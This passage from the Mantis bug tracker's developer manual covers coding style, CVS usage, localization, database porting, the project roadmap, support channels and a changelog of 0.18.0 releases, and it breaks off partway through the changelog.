Page Guidelines

- The first item should be the copyright notice
- Followed by CVS header
- The next line should be a cookie check to see if the user is logged in
- Next should be the majority of the SQL queries for a page
- Start of compression (if needed)
- Next will be the various thymol print_ functions.
- The main body of the page will follow
- At the bottom will be the footer information and closing print_ functions.
- End of compression (if started)

Braces and Paranthesis

- Paranthesis should be right after a function name. eg: function() not function ()
- Paranthesis should have a space right after a keyword (if, while, for) eg: for (...)
- Braces formatting is illustrating below. I don't mind the matching vertical placement myself but in the interests of conserving some space I have adopted the unmatched placing.

```
for ( ... ) {  
    blah  
}
```

or

```
if ( ... ) {  
    blah  
}
```

- if ... else blocks should be in this format:

```
if ( ... ) {  
    blah1  
} else {  
    blah2  
}
```

Comments

- Use the # symbol for line commenting
- Use /* */ for block commenting unless you nest /* */ comments. Generally, only use this during development.
- Use @@@ followed by a brief message (BROKEN, TEMPORARY, etc) as a *look at this* indicator. Leaving your name next to it might be a good idea as well. This way critical items can easily be found.

Editor Features

- Search and replace in multiple files
- Goto line number
- Syntax highlighting
- Adjustable TAB spacing

Contributing Patches

- It is recommended that you discuss what you are planning to do with the developers before starting (specially if the change involved database format changes). This increases the probability of your patch being applied.
- Think generic! Only generic features that server the majority of the users will be included into Mantis.
- Use "cvs diff -u" to generate the patches.
- To speed up the process of applying patches, apply and test your changes on the CVS HEAD.
- Send your patch to mantisbt-dev@lists.sourceforge.net. Make sure to include with the patch explanation of what exactly does the patch do.
- Some email clients mess up attached text files, hence, it is recommended to also attach a zip version of the diff, or place it somewhere where the developers can download it.

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CVS

Last Modified: August 11, 2003 00:08AM

(Any)

Description

Mantis uses [CVS](#) to store and control its source code. Anonymous cvs access allows anyone to download the most current snapshot of the code.

Warning: the latest build may not always function correctly. The development team will **not** support CVS snapshots. Only use this if you feel confident dealing with any problems that arise.

Follow the link and follow the commands there. The module name you want to use is mantisbt.

[Mantis CVS](#)

[Browse Mantis CVS](#)

[Download Nightly Tarball](#)

[CVS Reference](#)

[WinCVS Reference](#)

CVS Usage

```
cvs -nq update
```

This checks for any updates without performing an actual update.

Files modified locally are marked with M.

Files needing an update are marked with U.

Files marked for removal are marked with R.

Files marked for addition are marked with A.

Files that have conflicts are marked with C.

Files that are not in CVS but in the work area are marked with ?.

P seems to mean needs Patching. So this is just like a U.

```
cvsvs -q update
```

Update files.

```
cvsvs commit -m "description of the modifications"
```

Checkin all modified files. Also add marked files and remove marked files. You can also use "ci" (check-in) instead of commit.

```
cvsvs commit -m "description of the modifications" <space separated list of filenames>
```

Checkin all listed files. Also can add marked files and remove marked files. You can also use "ci" (check-in) instead of commit.

```
cvsvs add <file or dir>
```

Adds a file or directory to the CVS repository. Accepts wildcards eg. `cvsvs add *.php`

```
cvsvs add -kb <binary file>
```

Adds a binary file like a JPG or GIF file to CVS.

```
cvsvs remove <filename>
```

Mark a file for retrieval. Note that you have to remove the file from the filesystem first.

```
cvsvs status -v <filename>
```

See a verbose detail listing of a file. This is useful to quickly see what branches a file may be a part of.

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Localization

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Localization

Last Modified: August 11, 2003 00:08AM

(Any)

Description

Mantis is currently available in the following languages. Note that not all are up to date with the current version. You can help! Just fix the strings and send them to the developers mailing list or upload them along with a description of the change as a bug in the bugtracker.

- [Chinese_traditional](#)
- [Czech](#)
- [Danish](#)
- [Dutch](#)
- [English](#)
- [French](#)
- [French2](#)
- [German](#)
- [Hingarian](#)
- [Italian](#)
- [Japanese_EUC](#)
- [Japanese_SJIS](#)
- [Korean](#)
- [Norwegian](#)
- [Polish](#)
- [Portuguese_brazil](#)
- [Portuguese_standard](#)
- [Romanian](#)
- [Russian](#)
- [Russian_KO18](#)
- [Spanish](#)
- [Swedish](#)
- [Turkish](#)

Translating

Don't see your language? Translate one of the files! It's really quite simple. Just take the strings file and convert away. Then submit it back to us.

Updating

Also, you can update them when new strings make it in. The file won't change drastically so it shouldn't be too much work to keep the files updated. Just click on the "view diff" link to see what strings might need translating. Translators should be subscribed to the mantisbt-announce mailing list so they will know when to update strings.

Overriding Strings

Depending on the language in the user preferences the appropriate language is loaded. In the case that it is needed to override one of the strings, like replacing 'bug' with 'defect', you should do that by adding `custom_strings_inc.php` into the main directory. In `strings.php` you should check `$g_active_language` and depending on that you can override `$s_xxx` with the appropriate string. This will allow changing strings while maintaining simple upgrade for future releases.

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Database

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Database

Last Modified: August 11, 2003 00:08AM

(Any)

Description

Mantis uses [MySQL](#) for it's database needs. Other database support will follow in future versions (see [Roadmap](#) for details).

If you have any comments on the Mantis database design, please feel free to share your view through the Mantis developers mailing list, or bug submitting a bug to our bugtracker.

Porting

This project has a stated goal of database independence. Unfortunately, even with a database abstraction packages, this is a rather large task. More than just the access mechanisms need to be available. The table data and query behaviors also need to be emulated correctly. Work will be devoted to this in the future.

As a true database, MySQL is severely lacking in core features, however, in our case it is sufficient. Just remember to backup your database every few days.

One of the unforeseen benefits of using MySQL is that most of the SQL is very simple. There are no SUB-SELECTS, no foreign keys, no stored procedures. Porting efforts should be relatively simple. Here are some of the key points that require attention in porting efforts.

Basic database functions

- `db_connect()`
- `db_select_db()`
- `db_query()`

- db_result()
- db_num_rows()
- db_fetch_array()
- db_insert_id()
- db_close()

Some notes:

- AUTO_INCREMENT - There must be a method for generating a unique id for every entry in a table. Oracle uses SEQUENCES and TRIGGERS.
- LAST_INSERT_ID() - There needs to be a database mechanism to retrieve the ID of the record that was just inserted. There are several places in Mantis where multiple inserts take place in one script and each script needs the ID of the previously inserted record. MSSQL uses something like "SELECT @@IDENTITY AS 'id'" to accomplish this. Oracle uses the SEQUENCE's currval field.
- count selected rows - Mantis uses mysql_num_rows() to get this number. An alternative is to return a COUNT(*) in a SQL query. The COUNT(*) method should work on most databases.
- Transactions - Most databases support transactions except for MySQL. A support mechanism needs to be built to accomodate MySQL.
- Dates are handled differently on differnt databases. Code and queries must be carefully crafted to minimize date specific operations.

Database Abstraction Libraries

Our support for multiple DBMSes will be through the use of a database abstraction library.

Following are the ones we will consider:

- [ADODB](#)
- [PEAR::DB](#)

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Roadmap

Roadmap

Last Modified: August 21, 2003 08:08AM

(Any)

Description

0.18.0

- XHTML compliance.
- Bug history logging
- Basic support for custom fields.
- Caching for query results within the same page
- Add admin subdirectory for admin scripts.
- Monitor bug (for anyone) - users can click a 'Monitor Bug' option to let them be included in the email notifications
- CSS Style Editor to be used to customise Mantis look'n'feel.
- Almost a complete re-write of code
- Focus on security

0.19.0

- Use Smarty templates at least for simple/advanced/print pages.
- More custom fields features
- Support diff emails which highlights the changes in the bug that caused the notification.
- Send an email per user including the information that the user have access to see + in the user's language. For example, in case of private bugnotes, one user may get them and the other may not.
- Bug relationship fields (Duplicate of, Depends on, Parent of, etc.)
- List modified files for each release - let users know what exactly has changed in

each upgrade

- Little glyphs and graphics for site - aesthetic niceties
- Bug Search (Advanced) - fleshed out search with multiple options (search in bugnotes, categories, etc)

1.x.x

- Mantis Logo - about time, right?
- Use Smarty templates for all pages
- Database abstraction layer - allow for Postgres, MS, and more
- Abstract account management - make it easier to integrate Mantis with other packages like PostNuke, PHPNuke, phpWebsite, ...etc.
- Have user settings per project - email preferences should be configurable on a per project basis

2.x.x

- Daily/Weekly report generation - generate a complex summary of the past day/week/month/year either on demand or via a cronjob or scheduled task.
- Move towards more complete (XHTML) HTML4/CSS conformance - except for form handling which requires nonstandard formatting
- PDF report generation - same as report generation expect into PDF format
- Nice bar and line graph charts (phplot/jpgraph) - generate plots based on the stats
- IP Tracking / banning - prevent spamming or harrassment from users
- Security Audit - examine every line, form, cookies, passwords, authentication for security weaknesses
- String/form handling Audit - make sure illegal and unsafe input is not allowed
- Interfaces for custom configuration
- Allow users to specify required fields
- Allow user to create own required fields
- Move some global settings into the

database (?) - potential performance hit; advantage is simpler upgrading.

- "I forgot my password" email (requires different password storage system)
- plaintext, one-way crypt, de/encrypt, and no password authentication modes

3.x.x

- Rewrite using objects

Unassigned

- Show number of concurrent users - like Freshmeat.net
- Eliminate strtotime()
- Complex user profiles
- Moderation queue (?)
- User definable display fields (view all bugs page)
- Email module
- NNTP Mirroring (with threading)
- Sort view bugs by any field
- Auto update config file
- Auto show differences in config file when upgrading
- ETA support
- Priority support
- Projection support
- Move configuration variables into the database
- Multiple sort keys (?) - let people select more than one ordering for searches (complicated interface)

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Support

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Support

Last Modified: September 14, 2004 18:09PM

(Any)

Description

Mantis users can obtain support in several ways. The mailing lists are the best place to start. IRC is also available for real-time conversation.

Emails sent directly to administrators or developers for support issues will probably not be answered. Here are the reasons why:

- The person who receives the email may happen to be busy or unable to process the volume of help requests.
- Others can benefit from seeing your problem solved.
- Others can help you solve your problem.
- There is a public record of past problems and fixes.

Of course, any matters you deem private should be sent to administrators directly.

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Mailing Lists

[IRC](#)

Mailing Lists

*Last Modified: August 21, 2003 15:08PM**(Any)*

Description

Signup for the mailing lists. These are usually low traffic. Please use the the mailing lists for general help questions. Help questions directly emailed to administrators or developers are not recommended.

- [\[Signup\]](#) [\[Archives\]](#) **mantisbt-announce**: Be notified of releases and any important updates.
- [\[Signup\]](#) [\[Archives\]](#) **mantisbt-help**: Ask for help.
- [\[Signup\]](#) [\[Archives\]](#) **mantisbt-dev**: Mantis development talk, can also submit patches to this list (although it is recommended to upload them to the associated bugs in the bugtracker).
- [\[Signup\]](#) [\[Archives\]](#) **mantisbt-cvs**: Monitor CVS commits.
- **mantisbt-security**: This mailing list is dedicated to reporting security issues with Mantis. It is a private mailing list which only includes project administrators.

[SourceForge Mailing Lists](#)

[Manual](#)[Support](#)[Mailing Lists](#)

IRC

IRC

Last Modified: August 21, 2003 15:08PM

(Any)

Description

You can find Mantis admins, developers, and users on IRC in #mantishelp on [freenode \(Open Projects Net\)](#). Click on the link to find a list of servers.

Keep in mind that admins are probably not going to be around all the time. Idling is a way of life on IRC. If others are around they can try to assist you as well. You can chat on #mantishelp to just talk, ask about Mantis, discuss development, etc. We encourage developers who have the time to visit as often as they can.

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ChangeLog

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ChangeLog

*Last Modified: August 24, 2003 03:08AM**(Any)*

Description

2003.08.24 - 0.18.0rc1

- * Enh #0000: New config option (user_login_valid_regex): regular expression used to validate new login names
- * Enh #0000: Added error_proceed_url() to allow pages to give a url to proceed to after displaying the next error
- * Enh #0000: Implemented parameterized error messages. Error strings are passed through sprintf () and are parameterized with the values given to error_parameters()
- * Enh #0000: Allow spaces and hyphens in login names.
- * Enh #0000: Optimized the database query in file_list_attachments() to improve performance of viewing bugs with large attachments.
- * Enh #2377: Index user names in manage user page by letters (added config option default_manage_user_prefix).
- * Enh #2517: Security Warnings [on login page if admin folder is accessible, administrator/root account enabled, or PLAIN passwords used].
- * Enh #2981: Resolution in overview (show resolution in View Bugs page).
- * Enh #3088: Show file attachment indicator on bug list page.
- * Enh #3240: Show last login date in the main page.
- * Enh #3242: Show bugnote add form before bugnotes to minimize the scroll needed to add a note.
- * Enh #3244: Add bug status to the autogenerated bug view link tooltips.
- * Enh #3272: Bugnote links in view_all_inc now

are painted in a 'not visited' color when there are new notes.

- * Security Fix #0000: All bugs were displayed if "All Projects" is selected and user has access to no projects.
- * Fix #0000: Part of filenames with '-'s were being cut off.
- * Fix #0000: Improved adherence to the XHTML standard.
- * Fix #0000: A bug in the handling of the case where a user who does not have access to a private project, but has access level \geq private_project_threshold.
- * Fix #0000: Problem in filtering on reporter = 'any' in the print pages.
- * Fix #2992: Unable to attach files to bugs on Windows servers with magic quotes ON.
- * Fix #2999: Only administrators to can (to private) projects.
- * Fix #3027: History summary a little bit too wide in emails.
- * Fix #3064: View bug buttons in vertical column
- * Fix #3072: Attached file should be opened up in a new browser window.
- * Fix #3076: Bug reports are added to the "wrong" project.
- * Fix #3079: Error when using phpMailer.
- * Fix #3080: Project menu bar shows extra links.
- * Fix #3089: Hide link to Profiles management on account page based on access level.
- * Fix #3092: Problem changing printing prefs.
- * Fix #3097: App Error 700 in project_api.php when viewing certain bugs.
- * Fix #3108: No custom fields are shown in the details, if you are in "All Projects"
- * Fix #3109: Error when adding protected users.
- * Fix #3110: "Print reports" preview in explorer is not possible unless you select "Display selected only"
- * Fix #3111: Bug links in bugnotes do not contain the FQDN as they do in the full reference.
- * Fix #3115: manage_proj_cat_edit_page.php uses the wrong project id.
- * Fix #3120: Missing "Assign To" field on "Report Bug" screen.
- * Fix #3121: When creating a bug that has custom fields, the values for the custom fields are not sent out in the email.

- * Fix #3124: view_bugs: a reporter has the drop-down box of actions, but doesn't have the checkboxes.
- * Fix #3132: Email for feedback does not contain the last bugnote
- * Fix #3140: attachment.png is corrupt in CVS.
- * Fix #3143: Show a padlock instead of "p".
- * Fix #3155: Field 'date_added' (for attachments) not correctly printed in print_bug_page.php.
- * Fix #3175: Login fails when saved password is PLAIN and login_method is not PLAIN.
- * Fix #3186: \$t_protocol not set right (PHP 4.3.0/ Netscape Enterprise 6.1/Linux installation with Mozilla client).
- * Fix #3218: Version vs. Product version confusing (renamed Version to OS Version in advanced pages - English language).
- * Fix #3219: Unnecessary DISTINCT SQL function call made the view_all_bugs query fail with older MySQL releases.
- * Fix #3214: Private projects links get replaced by public project links.
- * Fix #3225: Row with the "private" checkbox hasn't got a colspan of 6.
- * Fix #3231: Redirect problem when user clicks on a bug link while not logged in.
- * Fix #3230: German translation [corrections].
- * Fix #3232: Signup or password reset emails were not being sent if email notifications were turned off
- * Fix #3252: Category not selected on update if "&" is used in category name.
- * Fix #3266: Possible patches against CVS (Not all changes were applied, see bug for details)
- * Enh #3276: Add bugnote numbering and the ability to link to bugnotes directly using configured tags like with buglinks
- * Fix #3292: Exporting csv results in "cannot modify header" error.
- * Fix #3295: \$g_limit_reporters doesn't work.
- * Fix #3306: PHP error if unable to connect to database.
- * Languages: Updated Italian, German, Spanish, Slovak, Swedish, French and Dutch localisations.
- * Languages: Synchronised localisation files with English localisation.
- * Added Mantis FAQ to documentation folder.
- * Mantis Manual is now available online at <http://>

mantisbt.sourceforge.net/manual/

2003.03.22 - 0.18.0a4

- * Check whether other forms of compression are enabled before we turn on `ob_gzhandler()` in our output handler. This should hopefully avoid problems people have had with blank pages resulting from compression problems.
- * Remove "show source" functionality which was a security hole and of little use
- * Languages: Updated Italian and Dutch localisations.
- * Languages: Added Slovak localisation.
- * Languages: Synchronised localisation files with English localisation.
- * Languages: Changed code page of Czech translation.
- * Enhancement: Added bug summary by project on summary page (#1759).
- * Enhancement: Reduced number of SQL queries on summary page (#3046).
- * Enhancement: Field names in bug history are now localized.
- * Enhancement: `g_use_iis` default value is now based on auto-detection of IIS servers. Before it was defaulted to OFF.
- * Fix: 'Display selected only' on print bugs page fixed.
- * Fix: 'Hide resolved' now also works for report printing and export.
- * Fix: Do not call `custom_field_set_value()` in bug report and bug update if user has no write access.
- * Fix: Printing context in case of errors is not working properly (a lot of notices are generated).
- * Fix #2626: `$g_primary_table_tags` is documented and in config files but never used
- * Fix #2839: 'Join incorrect in `print_reporter_options` and `print_assign_to_option_list`'
- * Fix #2902: Project name is not printed on bug list report.
- * Fix #2953: 'View all bugs page empty'. We now disabled compression if `zlib` isn't available to php. See notes in the `config_defaults_inc.php` for information on enabling `zlib` on Windows.
- * Fix #3011: 'Hide resolved' flag is now preserved when re-sorting bug list.
- * Fix #3019: Application Error 200 after updating

a bug.

- * Fix #3020: Error when deleting a bug with bugnotes.
- * Fix #3021: Error when using phpMailer.
- * Fix #3022: Add user to project form lists disabled users.
- * Fix #3047: Manually assigned developers cannot resolve in All Projects view.
- * Fix #3050: Setting Assigned To to null causes Status to change to assigned
- * Fix #3055: (Non-email) URLs containing '@' characters are now linked correctly.
- * Fix #3058: Clicking on view_all_bug_page.php results in 'file download' popup.
- * Fix #3062: category, version option lists (and custom fields/reporter/assign to) populated from current project rather than bug category.

2003.02.26 - 0.18.0a3

- * Behaviour change: allow bug IDs to get replaced when they are preceded by any character that is not a letter, a number, or an underscore instead of requiring them to be preceded by whitespace
- * Enhancement: Added "Hide resolved" functionality to bug list page.
- * Enhancement: When an enumeration is not found, display @<enumid>@ instead of @null@.
- * Enhancement: Added file type icons next to project documents and bug file attachments. Also provided a set of standard icons.
- * Enhancement: Added a section to the bug view pages that lists the users that are monitoring the current bug.
- * Enhancement: Improved the layout of the "Send a reminder" form.
- * Fix: META redirects were not XHTML-compliant
- * Fix: \$g_lang_current was not available to custom_strings_inc.php
- * Fix: reduced the executed number of queries throughout the interface
- * Fix: improved handling of bad cookies (you now get a chance to log in again)
- * Fix: Added the removal of invalid history entries that were added due to escaping errors to the string escaping fixes.
- * Fix: Improve speed of actions that trigger email sends by reducing the number of queries by 200x

(20,000%). Queries when sending emails are now linear to the number of users receiving the email instead of the number of users in the system.

- * Fix: error deleting bug files fixed
- * Fix: display logical filename rather than file system filename for project documents in project document edit page.
- * Fix #838: Show attached images as images instead of links.
- * Fix #2075: Mantis does not correctly display images when they are clicked (\$g_file_upload_method = DATABASE).
- * Fix #2939: Confusing file names for uploaded project documents.
- * Fix #2940: Error when uploading document with no upload path.
- * Fix #2944: Project files are not deleted when project is deleted.
- * Fix #2953: View all bugs page empty (temporary fix by disabling compression when running on an IIS server).
- * Fix #2954: Bgcolor attribute on TD in view_all_bug_page (moved to TR) [optimisation]
- * Fix #2956: db_insert_id() did not use mysql_insert_id(), but executed another query (which is probably slower)
- * Fix #2961: A disabled project can not be the currently selected project
- * Fix #2964: proj_doc_add.php is empty if document file already exists
- * Fix #2967: Make bugnotes visible while updating bugs (updating, resolving, and closing)
- * Fix #2968: Add query counts to action pages.
- * Fix #2969: Bug not found error when deleting a bugnote.
- * Fix #2970: Sending a reminder sends two notifications.
- * Fix #2974: Message "APPLICATION WARNING #300" on main page.
- * Fix #2975: 'date modified' column of bug history in email is to tight.
- * Fix #2976: Incorrect handling of URLs.
- * Fix #2978: URLs not hyperlinked in news_add page.
- * Fix #2980: Escaping fixes are not applied to the bug history table.
- * Fix #2982: Having email_set_category set to EMAIL_CATEGORY_PROJECT_CATEGORY erased

various mail headers.

- * Fix #2989: Allow managers to manage bugnotes.
- * Fix #2992: Unable to attach files to bugs (or documents to projects) [applicable to Windows servers]
- * Fix #2993: Read/Write access levels not checked in custom fields.
- * Fix #2997: 'Trouble assigning a user to a project from the Manage Account'
- * Fix #3001: Users cannot delete/edit their own bugnotes.
- * Fix #3005: custom_field_api.php does not work with PHP 4.0.6.
- * DB Upgrade: Added "id" primary key to bug history table (needed for #2980).
- * Languages: Updated German localisation.
- * Languages: Synchronised localisations with English
- * Changed config option (default_notify_flags): remove 'admin', 'manager', and 'threshold' categories and add 'threshold_min' and 'threshold_max'
- * New config option (bugnote_allow_user_edit_delete): controls whether users are allowed to edit or delete their own bugnotes.
- * New config option (email_receive_own): controls whether users receive emails for changes they make
- * New config option (display_project_padding): controls the level of padding on project ids
- * New config option (display_bug_padding): controls the level of padding on bug ids
- * New config option (display_bugnote_padding): controls the level of padding on bugnote ids
- * New config option (file_type_icons): provides mapping between file extensions and icons to be used for file types.
- * New config option (show_monitor_list_threshold): threshold needed to view the list of users monitoring a bug.
- * New config option (document_files_prefix): prefix to be used for file system names for documents uploaded to projects (eg: doc-001-myprojdoc.zip when using prefix 'doc').
- * New config option (preview_attachments_inline_max_size):

Configure the maximum size for an attachment to be viewed inline. (needed by #838)

* Removed config option (bugnote_include_file): Used file path directly since there is no reason to make it configurable.

* Removed config option (bugnote_view_include_file): Used file path directly since there is no reason to make it configurable.

* Removed config option (bugnote_add_include_file): Used file path directly since there is no reason to make it configurable.

* Removed config option (history_include_file): Used file path directly since there is no reason to make it configurable.

* Removed config option (print_bugnote_include_file): Used file path directly since there is no reason to make it configurable.

* Removed config option (view_all_include_file): Used file path directly since there is no reason to make it configurable.

* Removed config option (bug_view_inc): Used file path directly since there is no reason to make it configurable.

* Removed config option (bug_file_upload_inc): Used file path directly since there is no reason to make it configurable.

2003.02.19 - 0.18.0a2

* Behaviour change: Project documentation is now sorted by title

* Enhancement: Project name is shown in print_bug_page

* Fix: #2938: 'Double quotes not handled correctly in manage_custom_field_edit_page'

* Fix: handle special characters correctly in the rest of the manage_custom_field_* pages

* Fix: #2937: 'Double quotes not handled correctly in version names'

* Fix: #2936: 'SYSTEM WARNING: ob_gzhandler () used twice'

* Fix: #2941: Checking that project upload path exists and is writable to webserver

* Fix: #2943: Document title should be mandatory

* Fix: #2949: News title and body should be mandatory.

- * Fix: #2952: Email address of news poster always visible.
- * Fix: at various places, the currently selected project (as specified by the cookie) was used instead of i.e. a bug's project
- * Fix: lang_api did not load the user's preferred language
- * Fix: obscure error when database connect failed
- * Fix: error when deleting news items
- * Fix: we no longer execute thousands of queries in view_all_bug_page when there are a lot of users in the database
- * Fix: the sort direction in 'View all bugs' was passed directly to the query
- * New config option (mail_priority): if use_x_priority is set to ON, what should the value of X-Priority be? The default is 3 (instead of 0 in previous version, which was misinterpreted by some MTAs)
- * New config option (long_process_timeout): the number of seconds to give long executing pages (like database upgrades) to complete before aborting them (defaults to 0 which is unlimited)
- * New config option (private_project_threshold): threshold needed to get into private project automatically
- * Removed config option (mail_send_crlf): having this option off (default) violated RFC 822bis and there shouldn't be any server which required it to be set to off
- * Languages: Updated Dutch, French, German and Italian localisations.
- * Languages: Synchronized localisation files with the English localisation.
- * Security enhancement: it is now impossible to 'fill in' forgotten language strings using GET/POST/COOKIE variables

2003.02.16 - 0.18.0a1

This release contains literally hundreds, if not thousands, of changes.

Upcoming releases will hopefully follow a *much* quicker release cycle now that we are back on track.

This marks the first release of Mantis with a completely refactored API library. All the API files are in the core/ directory

should you wish to examine them in more detail. The process of cleaning up the APIs and making sure all the pages use them is still not quite complete, but we are getting close

Listing every individual change would be unproductive but the key ones are listed or summarized below:

- * Behaviour change: made 'normal' the default priority for new bugs
- * Behaviour change: Merged default/config_inc1.php and default/config_inc2.php in config_inc.php in the main directory
- * Behaviour change: Removed f_ prefix from POST and GET field names
- * Changed config options (*_color): now use \$g_status_colors['<status color>'] array. For example, \$g_new_color is replaced with \$g_status_colors['new'].
- * Changed config options (default_advanced_report, default_advanced_view, default_advanced_update): now ON/OFF instead of BOTH/SIMPLE/ADVANCED (they never worked the other way anyway)
- * Changed config options (login_method): the constant CRYPT_FULL_SALT is now deprecated and should be replaced with CRYPT, which behaves exactly the same, or MD5
- * Code cleanup: added validation checks for all inputs that are passed on to database queries
- * Code cleanup: db_prepare_string(), db_prepare_int(), and db_prepare_bool() to be called on data before it goes into the database
- * Code cleanup: modified input-checked variables to be prefixed by \$c_
- * Code cleanup: Moved admin_* scripts into admin/ directory
- * Code cleanup: Moved core_* files into core/ directory, which can be moved out of the webroot
- * Code cleanup: Replaced '/' with DIRECTORY_SEPARATOR throughout to make things cross-platform
- * Code cleanup: Rewrote large parts of Mantis to improve security
- * Copyright transferred by Kenzaburo Ito to

'Mantis Group', consisting of all of Mantis developers, as of 2002. All files have had their copyright notices changed to reflect this.

- * Enhancement: added a button to copy categories from another project, in addition to the current 'copy to'
- * Enhancement: added a direct link, with a small icon, on each bug row, so that users on a selected project can switch directly to the update bug page (simple/advanced depending on user preferences).
- * Enhancement: added a remove link next to the edit link in the project categories and project versions to allow deleting without going into edit.
- * Enhancement: added announcement flag to news. Announcements are always kept at the top of the news page.
- * Enhancement: admin_check script moved to admin/check.php and rewritten to be more complete
- * Enhancement: added javascript autofocus to the login page
- * Enhancement: added javascript autofocus to the report bug pages
- * Enhancement: added links from the counters of bugs reported and assigned to logged in user to their corresponding filtered view
- * Enhancement: added support for custom_constants_inc.php, if this file is found in main directory it gets included after constants_inc.php. It is useful to define constants for custom enumerations.
- * Enhancement: added support for custom_strings_inc.php, if this file is found in main directory it gets included after lang/strings_xxxx.php to allow overriding of strings without modifying the language files. `$g_active_language` can be used to check the active language.
- * Enhancement: added support for modifying the reporter of a bug
- * Enhancement: Added Word2k and Excel export in print_all_bug_page.php. Users can choose the bugs to display/print, and the fields to export with the 'Printing Options' link.
- * Enhancement: Administrators can now modify the preferences for all users that are not protected. Protected users need to be unprotected first.

- * Enhancement: allow managers to update project information, change project user list, add/edit/delete categories and versions
- * Enhancement: auto-assign bugs when a default user is specified for the category and a bug is not pre-assigned
- * Enhancement: automatic defaults for `$g_path` and `$g_absolute_path` rather than dummy values. This should avoid the need of redefining these values in `config_inc.php` and also support multiple domains.
- * Enhancement: bugs can be marked private
- * Enhancement: bug change history
- * Enhancement: caching of much DB data to prevent multiple requests for the same information
- * Enhancement: Cleaned up file uploading with better error messages and hiding file upload when it's disabled in PHP
- * Enhancement: confirm a lot of destructive actions before performing them
- * Enhancement: `email_api.php` sends a content-type header in emails
- * Enhancement: enter a bugnote when you update a bug
- * Enhancement: `html_api.php` prints a META-tag defining the charset
- * Enhancement: improved the behaviour of sorting the tables of users and projects in 'Manage'
- * Enhancement: in the view all bugs page, when 'All Projects' is selected, the project name is now displayed in smaller font over the category
- * Enhancement: include tabindexes in the form fields on the bug reporting pages
- * Enhancement: look in environment variable `MANTIS_CONFIG` to find a config file to load after `config_inc.php` (useful for vhosts)
- * Enhancement: make `br`, `hr`, `li`, `img`, `selected`, `checked`, and other html elements XHTML compliant
- * Enhancement: more visual graph pages in `summary_page.php`. Caution, old versions of JGraph may cause problems, use v1.6.3 or above if you can.
- * Enhancement: news can now be made private
- * Enhancement: offer multiple group bug actions in `view_all_bug_page.php`
- * Enhancement: private bugnotes. At present these bugnotes are omitted from sent emails, a

future release will put private bugnotes in emails to those who should see them.

- * Enhancement: provide a notification when a bug is deleted
- * Enhancement: reminder feature to let you send a message about a bug to a list of users
- * Enhancement: reworked BCTimer class to be more useful for debugging
- * Enhancement: send Bug History in e-mails
- * Enhancement: added new database upgrade system to allow you to easily apply database schema changes when upgrading.
- * Enhancement: support uploading attachments to an FTP server (so now there is DISK, DATABASE, and FTP). Recently uploaded/downloaded attachments are cached at the web server.
- * Enhancement: User names are now auto-generated for accounts that no longer exists. The user names are prefixed by the string given in the config option `prefix_for_deleted_users`.
- * Enhancement: `user_api.php`, `login.php` and `login_page.php` send the user back to the referring page after login
- * Enhancement: warn the user if his browser does not support cookies, either because it's too old or because it was disabled
- * Enhancement: you can add multiple categories in one step. This is done by separating category names by the pipe character '|'. For example to add category 'A' and 'B', add 'A|B'.
- * Enhancement: you can monitor bugs even when not reporter or handler
- * Enhancement: support for custom fields.
- * Enhancement: you can now change the password encryption method by simply changing the configuration option - Mantis will change your passwords automatically as people login
- * Fix: Account pruning now also removes profiles, preferences and such.
- * Fix: all string files use single quotes instead of double quotes
- * Fix: bug that let you change your username to that of an already existing user
- * Fix: bug where upload paths with \s in them kept getting escaped over and over
- * Fix: defects with updating project categories and versions

- * Fix: deleting the current project no longer gives an error (#2808)
- * Fix: email address validation should be much more RFC 822 compliant (#2819)
- * Fix: Made 'light grey' the default color for 'closed'
- * Fix: make form elements standards compliant
- * Fix: prevent an unauthorized user from deleting a bug by modifying the URL
- * Fix: print_api.php escapes double quotes in text fields, instead of replacing them by single quotes
- * Fix: problem deleting bugnotes
- * Fix: problem in core_API.php where constants were used before declaration
- * Fix: problem in email_api.php where an email could be sent to nobody at all, in rare cases
- * Fix: problem in manage_proj_update.php which gave a warning when editing projects with empty upload file paths
- * Fix: problem with ambiguous column names in queries when using the text search or applying filters
- * Fix: problem with print_assign_to_option_list() not selecting the current user
- * Fix: quoted various text values retrieved from a database and used in a database query.
- * Fix: Removed special status of 'closed' concerning colors. 'View all bugs' will use the configured background color.
- * Fix: Removed str_pad() we can use str_pad() from PHP4 now
- * Fix: replace & in URLs with & to conform with standards
- * Fix: use single quotes whenever possible if double quotes were unnecessary
- * Fix: Use supervariables (\$_SERVER, \$_REQUEST, etc.) in PHP >= 4.1.0, since the old variables are deprecated
- * Fix: when viewing all bugs for all projects you no longer see bugs from disabled projects
- * Fix: Disabled user accounts no longer receive notification emails.
- * Languages: Added \$s_charset to all localization files.
- * Languages: Added Chinese Simplified translation.
- * Languages: Removed French2 localization (out of date, without HTML entities. Replaced by new

French localization).

- * Languages: removed HTML entities from all localization files

- * Languages: Updated comments in all localization files to point to correct file names.

- * Languages: Updated Hungarian, Russian, Romanian, German, Danish, Norwegian and Dutch localizations.

- * New APIs: see all the files in core/ ending with `_api`

- * New config option (`allow_blank_email`): allow blank email addresses (ie none specified)

- * New config option (`allow_reporter_close`): allow reporters to close the bugs they reported

- * New config option (`allow_reporter_reopen`): allows reporters to reopen closed bugs that they reported if they are unhappy with the resolution (defaults to ON) (see issue #2108)

- * New config option

- (`auto_set_status_to_assigned`): automatically set the status to ASSIGNED when an issue is assigned. Default is ON.

- * New config option (`bug_reminder_threshold`): the access level required to send reminders

- * New config option

- (`bug_resolved_status_threshold`): To mark the status threshold for marking bugs as readonly. Default is RESOLVED.

- * New config option (`compress_html`): optional compression of html output

- * New config option (`create_project_threshold`): provide a threshold for users who can create projects

- * New config option

- (`custom_field_edit_after_create`): new option to control whether a user is directed to edit a custom field after creating it

- * New config option

- (`custom_field_link_threshold`): provide a threshold for users who can link and unlink custom fields but not delete, create, or modify them

- * New config option (`custom_headers`): contains a list of headers to prepend to each outgoing HTTP response. This can be used for P3P policy headers among other things (see issue #2649)

- * New config option (`debug_email`): allows debugging e-mail messages during development by only sending them to the specified e-mail while

including the original to, cc, bcc in the message body (currently supported only when phpmailer is used).

* New config option (default_notify_flags and notify_flags): these replace \$g_notify_developers_on_new, \$g_notify_on_new_threshold, and \$g_notify_admin_on_new. The old flags are no longer supported. The new ones provide full control on who should be notified on each event/action.

* New config option (delete_bugnote_threshold): the access level required to delete a bug

* New config option (delete_project_threshold): provide a threshold for users who can delete projects

* New config option (email_set_category): make Mantis set the category of the e-mail sent (via mail()/phpMailer). This is useful in organising e-mails better using clients like Microsoft Outlook.

* New config option (handle_bug_threshold): the access level required for a user to appear in the assign to list and be able to handle bugs

* New config option (history_default_visible): whether bug history should be visible by default or only when requested.

